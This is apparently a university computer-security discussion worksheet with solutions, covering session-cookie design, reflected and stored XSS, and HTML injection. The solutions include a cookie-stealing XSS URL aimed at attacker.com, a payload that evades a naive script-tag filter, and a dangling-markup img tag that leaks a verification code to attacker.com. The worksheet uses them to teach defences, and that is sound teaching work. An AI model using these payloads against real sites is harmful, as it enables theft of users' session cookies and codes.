Paxson
Spring 2017

CS 161
Computer Security

Discussion 4

Week of February 13, 2017

Question 1 ***Clickjacking*** **(5 min)**

Watch the following video: https://www.youtube.com/watch?v=sw8CH-M3n8M

Question 2 ***Session management*** **(25 min)**

Let's design our own session management system, in order to visit the many considerations that go into making one. Suppose we're building a website where users can do online banking. You've probably seen what real banks do, but disregard that and see if we come up with something different.

We'll start with a few simple requirements:

1. Users have established a username and password with the bank.
2. Users can see their own past transactions.
3. Users can transfer an amount of money to a different user.

(a) Review: In web security, what are *cookies*? How do they come into existence, and how are they used?

> **Solution:** Cookies are a form of client-side state for the world wide web. A cookie is created by a `Set-Cookie` header in an HTTP response. This specifies a key-value pair, which the browser will remember. When the browser sends subsequent requests, it will send its key-value pairs.
>
> So basically, the server gives some data to the browser, and the browser sends it back in the requests that follow. The exact application of this is up to the website, but a common use is to remember something that proves who the user is.

(b) Suppose HTTP didn't support cookies (and there is no other client-side state for you web development buffs). How can we let a user see their own past transactions and transfer money to other users? What form(s) might we have on our website? Discuss the properties of your design.

> **Solution:** Get past transactions by submitting (username, password, "get my past transactions").
>
> Transfer money by submitting (username, password, "transfer money", recipi-

ent, amount).

Properties of this design:

- Every request has username and password! That's inconvenient. Inconvenient security is not used.
- Authentication and action are specified in the same form. Because we don't have state, we can't otherwise tie together a proof of the user's identity and what they wanted to do.
- This is resistant to CSRF: any principal making a request must know the username and password.
- Browsers can remember usernames and passwords, which could make this less of a pain, at the cost of security if an attacker gains access to the victim's computer.
- An attacker that gains access to a victim's computer can't do anything on behalf of the victim. They'd need the password, which might not be stored on the computer, at the expense of the convenience of remembering passwords in browsers.
- You can manage different accounts in different tabs.

(c) Now suppose we can use cookies in our design. Here's a straightforward usage: a user submits a form with their username and password, and responds by setting a cookie with the username and password.

Update your design accordingly. Has this improved anything? What might be some drawbacks?

Solution: Users no longer have to type their username and password for every request. The forms for viewing past transactions and transferring money no longer need those fields. The action is sent with the cookie.

The browser will send the cookie for all requests to our site, even requests that started from another site. We now need a defense against CSRF. This can be a secret token in a hidden form input.

If the cookie is not set to expire, a malicious user could keep the cookie for longer, and it would still be valid.

You can now only sign in to one account at a time.

(d) Let's evaluate some specific properties of this design:

- If a cookie is stolen, what happens?

- What would happen if a user changes their password?
- Can a user make sessions on other computers log out?

Solution:

- If a cookie is stolen, then it's *really* bad. An attacker would get the account password and can log in using it. If the user reused the password on other sites, it's even worse.
- If a user changes their password, all their cookies become invalid. They'll get logged out.
- Other than changing their username or password, a user can't force other computers to log out.

(e) To our requirements, we'll add several softer desiderata:

4. It should be convenient for users.
5. Minimize the impact of having a cookie stolen.
6. We should be able to decide how long a user can stay logged in for, even if they maliciously keep cookies past their max age.
7. Users should be able to log out from other computers remotely.
8. It shouldn't take a lot of memory in our database.
9. An attacker that gains access to a victim's computer shouldn't be able to transfer money.

Take a few minutes to come up with another design. See how many of these goals you can meet.

Solution: Here's one design:

A user logs in by submitting their username and password in a form. In response to this, the server sets a cookie with a randomly generated token. The server also stores in a database that token is associated with the user, along with an expiration time. For better flexibility, a user can have multiple tokens associated with them in the database at once.

The server checks an incoming cookie against the database, figures out which user it is, and makes sure the token hasn't expired.


This gives the server a lot of control over active sessions. The bank can be sure that the tokens become invalid, even if a malicious user keeps cookies past expiration. Authenticated users can have the server invalidate tokens belonging

to them remotely. The bank or the user can request that a token be invalidated if they know it has been stolen.

The bank can also decide that for some actions, the token is not enough, and the password must be sent too. An attacker that gained access to a computer where a victim is logged in would not be able to perform these actions, because they can't derive the password from the token. This trades off usability for security.

Question 3 ***Cross-Site Scripting (XSS)*** **(15 min)**

The figure below shows the two different types of XSS.



As part of your daily routine, you are browsing through the news and status updates of your friends on the social network FaceChat.

(a) While looking for a particular friend, you notice that the text you entered in the search string is displayed in the result page. Next to you sits a suspicious looking student with a black hat who asks you to try queries such as

```
<script>alert(42);</script>
```

in the search field. What is this student trying to test?

Solution: The student is investigating whether FaceChat is vulnerable to a *reflected* XSS attack. If a pop-up spawns upon loading the result page, FaceChat would be vulnerable. However, the converse is not necessarily true. If the query string would be shown literally as search result, it could just mean that FaceChat sanitizes basic `script` tags. Sneakier XSS vectors that try to evade sanitizers [**?**] could still be successful.

(b) The student also asks you to post the code snippet to the wall of one of your friends. How is this test different from part (a)?

> **Solution:** The student is now checking whether FaceChat is vulnerable to a *stored* (or *persistent*) XSS attack, rather than simply looking for a reflected XSS vulnerability as in part (a). This is a more dangerous version of XSS because the victim now only needs to visit the site that contains the injected script code, rather than clicking on a link provided by the attacker.

(c) The student is delighted to see that your browser spawns a JavaScript pop-up in both cases. What are the security implications of this observation? Write down an example of a malicious URL that would exploit the vulnerability in part (a).

> **Solution:**
>
> The fact that a pop-up shows up attests to the fact that the browser executed the JavaScript code, and means that FaceChat is vulnerable to both reflected and stored XSS. An attacker could deface the web page or steal cookies. Here is an example of a URL that can be used to steal cookies:

```
http://FaceChat.com/search?q=<script>window.location=\
    'http://www.attacker.com/grab.cgi?'+document.cookie</script>
```

(d) Why does an attacker even need to bother with XSS? Wouldn't it be much easier to just create a malicious page with a script that steals *all* cookies of *all* pages from the user's browser?

> **Solution:** This would not work due to the *same-origin policy* (SOP). The SOP prevents access to methods and properties of a page from a different domain. In particular, this means that a script running on the attacker's page (on say attacker.com) cannot access cookies for any other site (bank.com, foo.com and so on).

(e) FaceChat finds out about this vulnerability and releases a patch. You find out that they fixed the problem by removing all instances of `<script>` and `</script>`. Why is this approach not sufficient to stop XSS attacks? What's a better way to fix XSS vulnerabilities?

> **Solution:** This solution is ineffective because we can still craft a string that will be valid Javascript after removing the `<script>` tags. For example,

```
<scr<script>ipt>alert(42);</scr</script>ipt>
```

> will become `<script>alert(42);</script>`.
>
> There are few better ways to prevent XSS attacks:

- We can do *character escaping*, which means we transform special characters into a different representation (for example, `<` to `<`).
- If we need to allow rich-text content from users (content with some basic formatting like bold, links, etc.), we can use CSP (Content Security Policy) to disable any inline scripts and scripts from untrusted origins.
- We could do a whitelist sanitization of the provided HTML snippet on the server-side: we would first parse it with a HTML parsers, use a whitelist of allowed tags and remove all others, and then serialize it back to a HTML string. This could be combined with CSP for a defense-in-depth and it would allow us to keep only those tags which we allow, and do not have issues because of differences between browsers. It also works with older browsers which might not support CSP.

One common but often insecure approach when needing rich-text content is to use a specialized markup language, like wiki syntax, or markdown. The issue is that those markup languages often allow raw HTML tags as well. It could be seen just as one more layer of abstraction, instead of addressing the core issue: that an untrusted HTML string has to be parsed and cleaned before using it, together with use of CSP on the client-side.

Question 4 ***Cross-site not scripting*** **(5 min)**

Consider a simple web messaging service. You receive messages from other users. The page shows all messages sent to you. Its HTML looks like this:

```
<pre>
Mallory: Do you have time for a conference call?
Steam: Your account verification code is 86423
Mallory: Where are you? This is <b>important!!!</b>
Steam: Thank you for your purchase
       <img src="https://store.steampowered.com/assets/thankyou.png">
</pre>
```

The user is off buying video games from Steam, while Mallory is trying to get a hold of them.

Users can send **arbitrary HTML code** that will be concatenated into the page, **unsanitized**. Sounds crazy, doesn't it? However, they have a magical technique that prevents *any* JavaScript code from running. Period.

Discuss what an attacker could do to snoop on another user's messages. What specially crafted messages could Mallory have sent to steal this user's account verification code?

Solution:

```
<pre>
```

```
Mallory: Hi <img src="https://attacker.com/save?message=
Steam: Your account verification code is 86423
Mallory: "> Enjoying your weekend?
</pre>
```

This makes a request to `attacker.com`, sending the account verification code as part of the URL.

Take injection attacks seriously, even if modern defenses like Content-Security-Policy effectively prevent XSS.